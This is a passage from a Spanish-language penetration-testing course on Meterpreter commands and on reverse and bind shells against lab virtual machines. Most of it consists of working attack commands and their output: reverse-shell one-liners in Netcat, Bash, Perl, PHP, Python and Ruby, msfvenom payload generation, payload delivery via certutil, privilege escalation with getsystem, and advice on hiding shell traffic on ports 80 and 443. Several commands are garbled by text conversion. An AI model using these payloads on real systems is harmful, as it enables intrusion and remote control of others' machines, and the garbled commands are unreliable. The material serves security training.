c:\Program Files (x86)\Java\jre1.8.0_201\lib\management\jmxremote.password.template 2856 2019-03-12 02:28:59 -0400
c:\Program Files\Java\jre1.8.0_201\lib\management\jmxremote.password.template          2856 2019-03-12 02:25:38 -0400
c:\Program Files\Java\jre1.8.0_201\lib\management\jmxremote.password.template          2856 2019-03-12 02:22:19 -0400
c:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWebAdminFiles\App_Code>PasswordValueTextBox.cs 1108 2009-06-10 16:39:34 -0400
c:\Windows\Microsoft.NET\Framework64\v4.0.30319\ASP.NETWebAdminFiles\App_Code>PasswordValueTextBox.cs 941 2010-03-18 03:20:42 -0400
c:\Windows\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebAdminFiles\App_Code>PasswordValueTextBox.cs 941 2010-03-18 03:28:42 -0400
c:\Windows\ServiceProfiles\LocalService\jenkins\war\WEB-INF\security\AbstractPasswordBasedSecurityRealm.groovy 2087 2019-03-12 02:29:05 -0400
```

Comando pwd, lpwd, ls, llis y upload

La sesión de Meterpreter se comunica tanto con el host atacante como con el target. Por esta razón, hay comandos que tienen acción en la máquina que controla a Meterpreter y otros en el target. Por ejemplo, el comando **pwd** imprime el directorio de trabajo actual en el target. El comando **lpwd** imprime el directorio de trabajo en el host atacante; en el que controla la sesión de Meterpreter (la letra **l** en el comando significa **local**). Mismo caso con el comando **ls**, el cual, enlista los objetos en el directorio actual en el target; **lls** hace lo mismo pero en la máquina local. La siguiente captura de pantalla muestra el uso de estos comandos y cómo un archivo llamado **nc.exe** se carga desde una ubicación en la máquina atacante a un directorio en el target:

```

meterpreter > pwd
C:\Windows\system32
meterpreter > lpwd
/home/kali
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\Users\\Public\\
[*] uploading : /usr/share/windows-resources/binaries/nc.exe -> C:\\Users\\Public\\
[*] uploaded : /usr/share/windows-resources/binaries/nc.exe -> C:\\Users\\Public\\nc.exe
meterpreter > ls C:\\Users\\Public\\
listing: C:\\Users\\Public\\

```

Node	Size	Type	Last modified	Name
040555/r-xr-xr-x	4096	dir	2019-09-05 19:37:23	-0400 Desktop
040555/r-xr-xr-x	4096	dir	2019-03-12 02:39:54	-0400 Documents
040555/r-xr-xr-x	0	dir	2009-07-14 00:57:55	-0400 Downloads
040555/r-xr-xr-x	0	dir	2009-07-13 22:34:59	-0400 Favorites
040555/r-xr-xr-x	0	dir	2009-07-14 00:57:55	-0400 Libraries
040555/r-xr-xr-x	0	dir	2019-03-12 02:39:54	-0400 Music
040555/r-xr-xr-x	4096	dir	2019-03-12 02:39:54	-0400 Pictures
040555/r-xr-xr-x	0	dir	2009-07-14 00:57:55	-0400 Videos
100666/rw-rw-rw-	174	fil	2009-07-14 00:57:55	-0400 desktop.ini
100777/rwxrwxrwx	59392	fil	2022-02-11 18:00:31	-0500 nc.exe

Es importante notar, por ejemplo, que cuando hago uso del símbolo \ para hacer referencia a un directorio en un path en el destino, lo utilizo doble, por ejemplo \\

Comando getsystem

El comando `getsystem` intentará varios métodos para obtener privilegios de administrador en el target:

```

meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

En el ejemplo anterior, el usuario del proceso actual en el que Meterpreter estaba incrustado era **vagrant**, al ejecutar el comando `getsystem` pudo escalar de privilegios obteniendo acceso a la cuenta de administrador (NT AUTHORITY\SYSTEM).

Meterpreter tiene una gran variedad de comandos, en esta sección hemos visto unos pocos solamente para empezar familiarizarnos con el entorno. A lo largo del curso y de los laboratorios vamos a ver estos y muchos más comandos de Meterpreter.

SHELLS DE REVERSA Y DE TIPO BIND

En esta sección vas a aprender a configurar shells de tipo bind (backdoors) y de reversa con Netcat y cómo convertirlas en shells de Meterpreter. También aprenderás diferentes métodos para generar shells de reversa usando Bash, PHP, Perl, Python, así como configurar listeners para recibir las conexiones de reversa.

Shells de Reversa

Las shells de reversa pueden generarse desde varias herramientas, lenguajes de scripting y programación como Netcat, PHP, ASP, Python, Ruby, Perl, PowerShell, entre otros. Si has logrado ejecutar comandos en el sistema operativo de un target o insertar código, cargar o incluir archivos en una aplicación web (esto último se verá más adelante en módulo de Web Hacking), posiblemente puedas convertir esta habilidad en una shell de línea de comandos con un poco de trabajo extra sin importar la plataforma o el lenguaje de la aplicación. Para recibir la shell en la máquina de ataque, podemos utilizar varias herramientas diferentes como Netcat, Metasploit, entre otros.

Shell de Reversa con Netcat

Un uso muy popular para Netcat, y posiblemente su uso más común desde el punto de vista del pentesting, es establecer shells de tipo bind (backdoors) y de reversa. Una Shell de reversa es un tipo de Shell iniciado en el target y que establece una conexión hacia la máquina atacante donde ésta estará escuchando en un puerto definido (listener).

En varios ejemplos dentro del curso utilizaremos el puerto 4444 como puerto de escucha, pero se puede utilizar cualquier puerto abierto. De hecho, al general shells de reversa, comúnmente se opta por utilizar puertos más comunes como el 80 ó 443 para que el tráfico levante menos sospecha.

Veamos una imagen que muestra la lógica de la comunicación de una Shell de reversa con Netcat para entender su funcionamiento.



En la imagen anterior, el target se conecta al atacante en el puerto 80. La opción -e del comando Netcat ejecuta el binario /bin/bash y redirige tanto la entrada como la salida al socket de red. Esto significa que el atacante recibirá una sesión de bash y será capaz de ingresar comandos en el target. En la imagen, el target parecerá ser una máquina con Linux/Unix debido a que está enviando una shell en bash sin

embargo, si el target fuera una máquina con Windows, usaríamos **cmd.exe**

Una ventaja de las *shells* de reversa es que tienen mayor posibilidad de funcionar en caso de que haya un firewall o que se esté implementando algún NAT entre el atacante y la víctima. Por ejemplo, si un *target* se conectara a Internet a través de un dispositivo que implementa algún tipo de NAT, un atacante no podrá conectarse directamente al *target* sin configurar primero el equipo de red con la función de NAT. En esta situación, las *shells* de tipo *bind* no funcionarán, pero si puede ser posible establecer una conexión mediante una *shell* de reversa. Otra ventaja de las *shells* de reversa es que las conexiones salientes normalmente no se filtran tan meticulosamente por un firewall como en el caso de las conexiones entrantes. Aún así, debes tener en cuenta que probablemente existan reglas de salida (menos estrictas que las de entrada) y que las conexiones sospechosas (como conexiones a puertos no comunes) pueden ser detectadas y bloqueadas evitando que la *shell* de reversa llegue a la máquina de ataque. Si puedes encriptar tu tráfico para que parezca tráfico legítimo, es menos probable que la *shell* de reversa sea bloqueada.

Ejemplo 1 de Shell de Reversa con Netcat

En este ejemplo vamos a utilizar como *target* la VM llamada Metasploitable 2. Metasploitable 2 está ejecutando un sistema operativo Ubuntu.

Para configurar una *shell* de reversa con Netcat necesitamos:

- Configurar un agente escucha (*listener*) con Netcat en la máquina atacante;
- Conectarse al *listener* de Netcat desde el *target*;
- Emitir comandos en el *target* desde la máquina atacante.

Utiliza el comando siguiente para configurar un *listener* con Netcat en el puerto 8080 en la máquina atacante:

```
nc -lvp 8080
(kali㉿kali)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
```

Después, ejecuta el comando siguiente en el *target* para iniciar una *shell* de reversa hacia la máquina de ataque:

```
nc <IP_Atacante> <puerto_escucha> -e /bin/sh
msfadmin@metasploitable:~$ nc 192.168.162.129 8080 -e /bin/sh
```

Como se muestra en la imagen siguiente, desde la máquina de ataque, ahora tenemos una sesión de *sh* en el *target* que nos da un control total sobre éste en el contexto de la cuenta que inició la *shell* de reversa (msfadmin)

```
(kali㉿kali)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.141] 51716
whoami
msfadmin

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

Hay escenarios donde el *target* tiene instalada una versión de Netcat que no soporta el parámetro **-e**. En estos escenarios puedes utilizar la herramienta llamada Msfvenom de Metasploit para crear un comando compatible y que te permita crear una *shell* de reversa. Por ejemplo el comando siguiente:

```
msfvenom -p cmd/unix/reverse_netcat lhost=<ip_atacante> lport=<puerto_escucha> R
```

```
(kali㉿kali)-[~]
$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.162.129 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 105 bytes
mkfifo /tmp/ekzeglr; nc 192.168.162.129 4444 </tmp/ekzeglr | /bin/sh >/tmp/ekzeglr 2>&1; rm /tmp/ekzeglr
[*]
```

Después, levantas un *listener* con Netcat en la máquina atacante y seguido, ejecutas el comando exactamente como fue generado por msfvenom en el *target*:

The terminal window shows two sessions. The top session is labeled "Atacante" and shows the command "nc -lvp 4444" being run. The bottom session is labeled "Target" and shows the command "nc 192.168.162.129 8080 -e /bin/sh" being run. Both sessions show the same output, indicating a successful reverse shell connection.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52799
id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),20(dialout),24(cdrom),25(floppy),30(dip),33(www-data),44(video),46(plugdev),107(fuse),111(lpadmin),119(sambashare)

whoami
tha
[]

File Actions Edit View Help
tha@servidor01:~$ mkfifo /tmp/ekzeglr; nc 192.168.162.129 4444 </tmp/ekzeglr | /bin/sh >/tmp/ekzeglr 2>&1; rm /tmp/ekzeglr
[]
```

Ejemplo 2 de Shell de Reversa con Netcat

En este ejemplo vamos a utilizar como target la VM llamada Metasploitable 3. Metasploitable 3 está ejecutando un sistema operativo Windows.

A este momento aún no vemos el tema de transferencias de archivos a los targets. Esto lo vamos a ver en el módulo de Escalada de Privilegios. Para este ejemplo voy a poner los comandos necesarios para transferir Netcat desde la máquina atacante hacia el target para así poder ejecutar una shell de reversa con Netcat.

Kali cuenta por default con el binario nc.exe dentro del directorio `/usr/share/windows-resources/binaries/`. En la imagen siguiente, localizo el binario nc.exe, me posiciono dentro del directorio y levanto un servidor web con Python para poder servirlo vía HTTP.

```
(kali㉿kali)-[~]
$ locate nc.exe
/home/kali/opt/win10/sysinternals/sync.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

(kali㉿kali)-[~]
$ cd /usr/share/windows-resources/binaries/
(kali㉿kali)-[/usr/share/windows-resources/binaries]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahorita no te preocupes si no entiendes estos comandos, te lo explicaré más adelante en el módulo de Escalada de Privilegios.

Lo siguiente que voy a hacer es, desde el target, descargar el ejecutable nc.exe vía HTTP:

```
Administrator: Command Prompt
C:\Users\vagrant>cd Desktop
C:\Users\vagrant\Desktop>certutil -urlcache -split -f http://192.168.162.129/nc.exe nc.exe
*** Online ***
00000 ...
e800
CertUtil: -URLCache command completed successfully.

C:\Users\vagrant\Desktop>dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 4467-5B8C

  Directory of C:\Users\vagrant\Desktop

03/21/2022  12:58 AM    <DIR>      .
03/21/2022  12:58 AM    <DIR>      ..
03/21/2022  12:58 AM       59,392 nc.exe
                           1 File(s)     59,392 bytes Free

C:\Users\vagrant\Desktop>
```

Como puedes observar en la imagen anterior, el ejecutable nc.exe ya se encuentra en el escritorio. Ahora, lo siguiente es inicializar un *listener* en la máquina atacante:

```
(kali㉿kali)-[/usr/share/windows-resources/binaries]
$ cd

(kali㉿kali)-[~]
$ nc -lvp 8081
listening on [any] 8081 ...
```

Ya inicializado el *listener*, lo siguiente será ejecutar la *shell* de reversa desde el target. Esto lo hacemos con el comando siguiente:

```
nc <IP_Atacante> <puerto_escucha> -e cmd.exe
Administrator: Command Prompt - nc 192.168.162.129 8081 -e cmd.exe
C:\Users\vagrant\Desktop>nc 192.168.162.129 8081 -e cmd.exe
-
```

En la imagen siguiente puedes observar la *shell* recibida:

```
(kali㉿kali)-[~]
$ nc -lvp 8081
listening on [any] 8081 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.142] 49257
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant\Desktop>systeminfo
systeminfo

Host Name: VAGRANT-2008R2
OS Name: Microsoft Windows Server 2008 R2 Standard
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Vagrant Inc.
Product ID: 00477-001-0000347-84287
Original Install Date: 3/11/2019, 11:12:48 PM
System Boot Time: 3/21/2022, 12:50:09 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~2808 Mhz
```

Una desventaja importante de las *shell* de reversa con Netcat es que Netcat tiene que instalarse primero en el target, ya sea Linux o Windows. Es muy raro que en escenarios reales el target tenga instalado Netcat; tiene que hacerse lo que hicimos en este ejemplo (ejemplo 2), transferir el binario de Netcat al target. Se pueden utilizar formas alternativas para generar *shells* de reversa, con recursos ya instalados en el target por ejemplo, con Bash.

Shell de Reversa con Bash (o con Bourne Shell)

Bash (o sh) puede iniciar una *shell* de reversa desde el target hacia la máquina de ataque (el cual está ejecutando un *listener* con Netcat por ejemplo) con el siguiente comando:

```
bash -i >& /dev/tcp/<IP_Atacante>/<Puerto_escucha> 0>&1
```

- La opción `bash -i` invoca una nueva instancia de una sesión de `bash` interactivo; después,
- `>&` redirige el `stdout` y `stderr` a la conexión TCP creada a través del archivo: `/dev/tcp/<IP_Atacante>/<Puerto_escucha>` (la sesión está conectada a la IP del atacante en el puerto especificado).
- Por último, `0>&1` redirecciona el `stdin` hacia el `stdout`.

El resultado es una *shell* de reversa con Bash a la máquina atacante.

En el ejemplo siguiente estoy utilizando la VM Servidor01 como *target*. Las credenciales de acceso son las siguientes:

- Usuario: **tha**
- Contraseña: **abc456**

The image shows two terminal windows. The top window, titled "Atacante", runs a netcat listener on port 4444. The bottom window, titled "Target", shows a user named "tha" logging in with password "abc456". The "Atacante" window then receives a connection from "tha@servidor01" and immediately runs a Perl script to establish a reverse shell back to the attacker's machine.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52786
tha@servidor01:~$ 
```

```
tha@servidor01:~$ File Actions Edit View Help
tha@servidor01:~$ bash -i >& /dev/tcp/192.168.162.129/4444 0>&1

```

En la imagen anterior, Netcat también acepta una *shell* de reversa con bash. Una gran ventaja de esta *shell* de reversa con bash es que funciona en todos los sistemas con bash instalado. Otra ventaja es que este comando de *shell* de reversa consta de una sola línea, lo que facilita su ejecución a través de la mayoría de las vulnerabilidades de ejecución de código o comandos y web shells.

Shell de Reversa con Perl

En caso de que Perl esté instalado en el *target*, también puedes iniciar una *shell* de reversa usando Perl:

```
perl -e 'use
Socket;$i=<IP_Atacante>$p=<Puerto_escucha>;socket(S,PF_INET,SOCK_STREAM,getp
rotobynname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S
");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

This screenshot shows the same setup as the previous one, but the Perl script is used instead of netcat. The "Atacante" window runs the Perl script, which creates a socket, connects to the target, and then executes a bash shell. The "Target" window shows the successful login and a new bash shell running.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52790
$ 
```

```
tha@servidor01:~$ File Actions Edit View Help
tha@servidor01:~$ perl -e 'use Socket;$i="192.168.162.129";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

Como puedes observar en la imagen anterior, la opción `-e` pasa un *script* en Perl como argumento. El *script* consta de varias líneas de código en Perl que se dividen por signos de punto y coma. La última línea de código ejecuta una *shell* `/bin/sh` la cual se conecta al socket de red.

Shell de Reversa con PHP

En caso de que PHP esté instalado en el *target*, también puedes iniciar una *shell* de reversa usando PHP:

```
php -r '$sock=fsockopen("<IP_Atacante>",<Puerto_escucha>);exec("/bin/sh -i <&3
>&3 2>&3");'
```

This screenshot shows the "Atacante" window running a PHP script. The script uses the `fsockopen` function to connect to the target's IP and port, and then executes a bash shell. The "Target" window shows the successful login and a new bash shell running.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52792
$ id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
,109(sambashare)
$ 
```

```
tha@servidor01:~$ File Actions Edit View Help
tha@servidor01:~$ php -r '$sock=fsockopen("192.168.162.129",4444);exec("/bin/sh -i <&3 >&3");'

```

Nota: Si en el servidor de prueba no está instalado PHP, puedes instalarlo con el siguiente comando:

```
sudo apt-get install php5-cli
```

Si tienes la posibilidad de injectar código PHP en algún archivo .php, puedes utilizar el siguiente código:

```
sock=fsockopen("<IP_Atacante>,<Puerto_escucha>");exec("/bin/sh -i <&3 >&3 >&3");
```

Kali trae por default una *shell* de reversa en PHP en varias ubicaciones dentro del *file system*, puedes encontrar las ubicaciones con el siguiente comando:

```
locate php-reverse-shell.php
```

```
(kali㉿kali)-[~]
$ locate php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Shell de Reversa con Python

El siguiente comando genera una *shell* de reversa con Python:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(("<IP_Atacante>,<Puerto_escucha>));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
(kali㉿kali)-[~]
File Actions Edit View Help
Atacante
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52793
$ id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
,109(sambashare)
$ 
```




```
tha@servidor01:~ 
File Actions Edit View Help
Target
tha@servidor01:~$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.162.129",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Shell de Reversa con Ruby

El siguiente comando genera una *shell* de reversa con Ruby en targets Linux (o Unix-like):

```
ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("<IP_Atacante>","<Puerto_escucha>");while(cmd=c.gets);IO.p
open(cmd,"r"){|io|c.print io.read}end'
```



```
kali@kali:~ 
Atacante
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52793
id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
,109(sambashare)
tha@servidor01:~ 
Target
tha@servidor01:~$ ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.162.129","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
tha@servidor01:~$ 
```

Nota: Si en el servidor de prueba no está instalado Ruby, puedes instalarlo con el siguiente comando:

```
sudo apt-get install ruby1.8
```

Si el target está ejecutando un sistema operativo Windows, el comando es el siguiente:

```
ruby -rsocket -e
'c=TCPSocket.new("<IP_Atacante>","<Puerto_escucha>");while(cmd=c.gets);IO.openen
(cmd,"r"){|io|c.print io.read}end'
```

Shell de Reversa con Meterpreter desde Windows

Si el target ejecuta un sistema operativo Windows, puedes utilizar la herramienta llamada Msfvenom para crear un ejecutable con un payload que inicie una *shell* de reversa con Meterpreter.

Utiliza el siguiente comando para crear un ejecutable con un payload que inicie una *shell* de reversa con Meterpreter en Msfvenom:

```
msfvenom -a x86 -platform Windows -p windows/meterpreter/reverse_tcp
LHOST=<IP_Atacante> LPORT=<Puerto_escucha> -f exe -o archivo_de_salida.exe
```

```
(kali㉿kali)-[~]
$ msfvenom -a x86 -platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.162.129 LPORT=44
44 -f exe -o exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: exploit.exe

(kali㉿kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...


```

En la imagen anterior, después de crear el *payload*, he levantado un servidor de HTTP en Python para poder servir el ejecutable al target vía HTTP.

En la imagen siguiente muestro como, en el target, descargo el ejecutable desde la máquina atacante:

```
Administrator: Command Prompt
C:\Users\vagrant>cd Desktop
C:\Users\vagrant\Desktop>certutil -urlcache -split -f http://192.168.162.129/exploit.exe exploit.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
C:\Users\vagrant\Desktop>
```

Lo siguiente es levantar un *listener* con Meterpreter en la máquina atacante. Los comandos son los siguientes:

1. msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_tcp
4. set lhost <ip_atacante>
5. set lport <puerto_escucha>
6. run

```
(kali㉿kali)-[~]
$ msfconsole -q
[!] The following modules were loaded with warnings:
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.162.129
lhost => 192.168.162.129
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.162.129:4444
```

Ya que el *listener* haya sido inicializado, es momento de ejecutar el binario en el target:

```
Administrator: Command Prompt
C:\Users\vagrant\Desktop>exploit.exe
C:\Users\vagrant\Desktop>
```

La imagen siguiente muestra la recepción de la shell de reversa con Meterpreter:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.162.129:4444
[*] Sending stage (175174 bytes) to 192.168.162.142
[*] Meterpreter session 1 opened (192.168.162.129:4444 → 192.168.162.142:49250 ) at 2022-03-21 23:39:30 -0400

meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS        : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain     : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter >
```

Shells de Tipo Bind

Una shell de tipo bind, es una shell que se adhiere a un puerto específico en el target en espera de conexiones entrantes. En este caso, el atacante se conecta al target en un puerto específico en lugar de que el target envíe una shell a la máquina de ataque como en una shell de reversa.

Veamos un diagrama de una shell de tipo bind con Netcat:



En la imagen anterior, el target adhiere una shell `/bin/bash` al puerto 3000 mediante un *listener* con Netcat y la opción `-e`. La máquina atacante se conecta al target utilizando un comando de Netcat que consta de la IP del target y el puerto utilizado para la shell de tipo bind.

Cuando se trabaja con *shells* de tipo *bind* es importante entender sus limitaciones. En primer lugar, el atacante debe tener una ruta hacia el *target*. Si el *target* está detrás de un dispositivo NAT, la *shell* de tipo *bind* abrirá un puerto en una red local y con un direccionamiento que posiblemente no sea enrutable en Internet. Por lo tanto, el *target* se torna inaccesible para el atacante. Otro factor importante es que las *shells* de tipo *bind* solo pueden enlazarse a un puerto abierto y no utilizado. Por lo tanto, si hay un servidor web que se ejecuta en los puertos 80 y 443 y estás intentando enlazar una *shell* a uno de estos puertos para que el tráfico parezca legítimo, se producirá un error. Por último, es muy común que los puertos inusuales sean bloqueados por un firewall. Si un firewall bloquea el tráfico al puerto configurado en la *shell bind*, es posible que puedas abrir el puerto en el *target*, pero no podrás conectarte a él. En este tipo de escenarios, una *shell* de reversa tiene más posibilidades de éxito.

Ejemplo de Shell Bind con Netcat

Para configurar una *shell bind* con Netcat necesitas hacer lo siguiente:

1. Adhiere una *shell* a un puerto disponible con Netcat, por ejemplo al puerto 4444.
2. Conéctate al *target* en el puerto especificado desde la máquina de ataque.
3. Emite comandos en el *target* desde la máquina de ataque.

Veamos cómo se ve esto en la consola:

The screenshot shows two terminal windows. The top window, titled "Atacante", shows the command \$ nc 192.168.162.141 3000 being run. The bottom window, titled "Target", shows the output of the id command, indicating the user is msfadmin. The terminal then shows the command nc -l -p 4444 being run, which creates a listening socket on port 4444.

```

Atacante
$ nc 192.168.162.141 3000

Target
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),33(www-data)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

whoami
msfadmin

Atacante
$ nc -l -p 4444

```

Como puede observarse en la imagen anterior, el *target* enlaza una *shell* Bash al puerto 3000. Después, la máquina atacante se conecta a ese puerto con Netcat y obtiene una *shell* en el contexto del usuario donde se ejecutó la *shell* de tipo *bind*.

Al igual que en caso de la *shell* de reversa con Netcat. Hay escenarios donde el *target* tiene instalada una versión de Netcat que no soporta el parámetro `-e`. Incluso no soporta el comando tal cual como lo hemos estado utilizando previamente.

```

tha@servidor01:~$ nc -lnvp 3000 -e /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46DdhklnStUuvzc] [-i interval] [-P proxy_username] [-p source_port]
[-s source_ip_address] [-T ToS] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [hostname] [port[s]]
tha@servidor01:~$ 

```

En estos escenarios puedes utilizar Msfvenom para crear un comando compatible y que te permita crear una *shell* de tipo *bind*. Por ejemplo el comando siguiente:

```
msfvenom -p cmd/unix/bind_netcat lport=<puerto_escucha> R
```

```

(kali㉿kali)-[~]
$ msfvenom -p cmd/unix/bind_netcat lport=4444 R
[*] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[*] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 97 bytes
mkfifo /tmp/dekm; (nc -l -p 4444 || nc -l 4444)0</tmp/dekm | /bin/sh >/tmp/dekm 2>&1; rm /tmp/dekm
(kali㉿kali)-[~]
$ 

```

Al comando generado por msfvenom le quitas la opción `-p` y lo ingresas en el *target*:

```
mkfifo /tmp/dekm; (nc -l 4444 || nc -l 4444)0</tmp/dekm | /bin/sh >/tmp/dekm
2>&1; rm /tmp/dekm
```

```
tha@servidor01:~$ mkfifo /tmp/dekm; (nc -l 4444 || nc -l 4444)0</tmp/dekm | /bin/sh >/tmp/dekm 2>&1; rm /tmp/dekm
```

Inclusive, puedes no quitarle la opción `-p` al comando y aún así se ejecuta la *shell* de tipo *bind*. Ya queda en ti probar en la manera en que mejor funcione.

En la imagen siguiente se muestra la ejecución exitosa de la *shell* de tipo *bind*:

The screenshot shows two terminal windows. The top window, titled "Atacante", shows the command \$ nc 192.168.162.143 4444 being run. The bottom window, titled "Target", shows the output of the id command, indicating the user is tha. The terminal then shows the command nc -l -p 4444 being run, which creates a listening socket on port 4444.

```

Atacante
$ nc 192.168.162.143 4444

Target
id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
,109(sambashare)

whoami
tha

Atacante
$ nc -l -p 4444

```

Migración de Shells con Netcat a Shells Interactivas

Netcat es una gran herramienta, pero también tiene sus deficiencias.

